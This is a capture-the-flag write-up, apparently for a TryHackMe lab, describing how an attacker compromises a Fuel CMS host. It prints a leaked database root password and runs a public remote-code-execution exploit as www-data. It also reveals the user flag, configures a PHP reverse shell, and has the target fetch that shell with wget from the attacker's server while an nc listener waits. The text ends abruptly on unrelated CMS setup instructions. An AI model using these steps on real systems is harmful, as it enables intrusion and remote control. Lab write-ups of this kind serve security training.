
- `cat fuel/application/config/database.php`



```
$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);
```

We got root username and password but issue is how we get root shell.

Let make a directory scan if there is any upload page or panel.




```
death@esther:~/Lab/Ignite$ dirsearch -u 10.10.96.206
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/death/Lab/Ignite/reports/_10.10.96.206/_24-07-27_19-05-37.txt

Target: http://10.10.96.206/

[19:05:38] Starting:
[19:05:43] 400 -    1KB - /!.htpasswd
[19:05:43] 400 -    1KB - /!.htaccess
[                    ]  0%     37/11460        10/s       job:1/1  errors:0
```

I’m using **dirsearch** you can use **gobuster** and other as you like.

- dirsearch -u 10.10.96.206

As the scan is ongoing let explore more.

After running few Command I got user flag.txt




```
death@esther:~/Lab/Ignite$ python3 50477.py -u http://10.10.96.206/
[+]Connecting...
Enter Command $id
systemuid=33(www-data) gid=33(www-data) groups=33(www-data)


Enter Command $pwd
system/var/www/html


Enter Command $ls /home/www-data
systemflag.txt


Enter Command $cat /home/www-data/falg.txt
system

Enter Command $cat /home/www-data/flag.txt
system6470e394cbf6dab6a91682cc8585059b


Enter Command $
```

- cat /home/www-data/flag.txt

User-flag.txt


6470e394cbf6dab6a91682cc8585059b

As the scan is complete I don’t find any upload panel to upload my reverse-shell



```
[18:23:37] 400 -    1KB - /actuator/;/info
[18:23:37] 400 -    1KB - /actuator/;/logfile
[18:23:38] 400 -    1KB - /actuator/;/loggers
[18:23:38] 400 -    1KB - /actuator/;/health
[18:24:22] 400 -    1KB - /Admin;/
[18:24:22] 400 -    1KB - /admin;/
[18:26:42] 301 -  313B  - /assets  ->  http://10.10.96.206/assets/
[18:26:43] 403 -  294B  - /assets/
[18:28:05] 200 -  193B  - /composer.json
[18:28:27] 200 -    6KB - /contributing.md
[18:31:02] 400 -    1KB - /index.php::$DATA
[18:31:25] 400 -    1KB - /jkstatus;
[18:31:28] 400 -    1KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/compilerDirectivesAdd/!/etc!/passwd
[18:31:28] 400 -    1KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/help/*
[18:31:28] 400 -    1KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jfrStart/filename=!/tmp!/foo
[18:31:28] 400 -    1KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/output=!/tmp!/pwned
[18:31:28] 400 -    1KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmSystemProperties
[18:31:28] 400 -    1KB - /jolokia/exec/java.lang:type=Memory/gc
[18:31:28] 400 -    1KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/vmLog/disable
[18:31:28] 400 -    1KB - /jolokia/exec/com.sun.management:type=DiagnosticCommand/jvmtiAgentLoad/!/etc!/passwd
[18:31:29] 400 -    1KB - /jolokia/read/java.lang:type=Memory/HeapMemoryUsage/used
[18:31:29] 400 -    1KB - /jolokia/read/java.lang:type=*/HeapMemoryUsage
[18:31:29] 400 -    1KB - /jolokia/write/java.lang:type=Memory/Verbose/true
[18:31:29] 400 -    1KB - /jolokia/search/*:j2eeType=J2EEServer,*
[18:33:08] 400 -    1KB - /New%20folder%20(2)
[18:33:58] 400 -    1KB - /phpmyadmin!!
[18:35:01] 200 -    1KB - /README.md
[18:35:18] 200 -   30B  - /robots.txt
[18:35:32] 400 -    1KB - /secure/ContactAdministrators!default.jspa
[18:35:32] 400 -    1KB - /secure/ConfigurePortalPages!default.jspa?view=popular
[18:35:32] 400 -    1KB - /secure/QueryComponent!Default.jspa
[18:35:35] 403 -  300B  - /server-status
[18:35:35] 403 -  301B  - /server-status/
[18:37:20] 400 -    1KB - /Trace.axd::$DATA
[18:37:24] 400 -    1KB - /typo3conf/ext/static_info_tables/ext_tables_static+adt-orig.sql
[18:37:24] 400 -    1KB - /typo3conf/ext/static_info_tables/ext_tables_static+adt.sql
[18:38:18] 400 -    1KB - /web.config::$DATA
[18:38:38] 400 -    1KB - /wp-content/plugins/boldgrid-backup/=
[18:38:43] 400 -    1KB - /wps/contenthandler/!ut/p/digest!8skKFbWr_TwcZcvoc9Dn3g/?uri=http://www.redbooks.ibm.com/Re
```


I’m just check for suid file. But I forgot that



```
Enter Command $find / -user root -perm /4000 2>/dev/null
```

It not responding anyway

Let see if **wget** is present on this system. So we can download our own reverse shell.



```
death@esther:~/Lab/Ignite$ python3 50477.py -u http://10.10.96.206/
[+]Connecting...
Enter Command $which wget
system/usr/bin/wget


Enter Command $
```

That pretty good.


Let Get the shell

As wget is present let download our own reverse-shell to get root.

I'm using pentest monkey reverse shell


- https://github.com/pentestmonkey/php-reverse-shell.

Let Configure it.



```
death@esther:~/Lab/Ignite$ ls
50477.py  php-reverse-shell  reports
death@esther:~/Lab/Ignite$ cd php-reverse-shell/
death@esther:~/Lab/Ignite/php-reverse-shell$ ls
CHANGELOG  COPYING.GPL  COPYING.PHP-REVERSE-SHELL  LICENSE  php-reverse-shell.php  README.md
death@esther:~/Lab/Ignite/php-reverse-shell$ 
```

Open this php reverse-shell in any text editor you like. I am using nano.




```
// Some compile-time options are needed for daemonisation (like pcntl, posi
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.120.99';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Replace IP here with your own VPN IP of Tryhackme

Now Open python server.

- **python3 -m http.server 80**




```
death@esther:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

the server is running state.

Open netcat to lister mode to catch incoming connection. I’m giving 1234 as default port of my reverse-shell pre-configured

- **nc -lnvp 1234**




```
death@esther:~$ nc -lnvp 1234
Listening on 0.0.0.0 1234
```

Now Download this reverse-shell In target system


As my reverse-shell is in my directory I need to specify the path of reverse-shell.

- wget http://10.17.120.99/Lab/Ignite/php-reverse-shell/php-reverse-shell.php



```
death@esther:~/Lab/Ignite$ python3 50477.py -u http://10.10.96.206/
[+]Connecting...
Enter Command $wget http://10.17.120.99/Lab/Ignite/php-reverse-shell/php-reverse-shell.php
system

Enter Command $
```

Let see python server




```
death@esther:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.17.120.99 - - [27/Jul/2024 19:49:32] "GET /Lab/ HTTP/1.1" 200 -
10.17.120.99 - - [27/Jul/2024 19:49:34] "GET /Lab/Ignite/ HTTP/1.1" 200 -
10.17.120.99 - - [27/Jul/2024 19:49:36] "GET /Lab/Ignite/php-reverse-shell/ HTTP/1.1" 200 -
10.17.120.99 - - [27/Jul/2024 19:50:14] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:37] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:38] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:38] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:39] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:41] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:42] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:42] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:43] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:44] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:44] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:45] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:46] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
10.10.96.206 - - [27/Jul/2024 19:50:46] "GET /Lab/Ignite/php-reverse-shell/php-reverse-shell.php HTTP/1.1" 200 -
```

Downloaded successfully

Let Execute our reverse-shell.

Visit website in browser.



Getting Started

1 Change the Apache .htaccess file

Change the Apache .htaccess found at the root of FUEL CMS's installation folder to the proper RewriteBase directory. The default is your web server's root directory (e.g "/"), but if you have FUEL CMS installed in a sub folder, you will need to add the path to line 5. If you are using the folder it was zipped up in from GitHub, it would be **RewriteBase /FUEL-CMS-master/**.

In some server environments, you may need to add a "?" after index.php in the .htaccess like so:

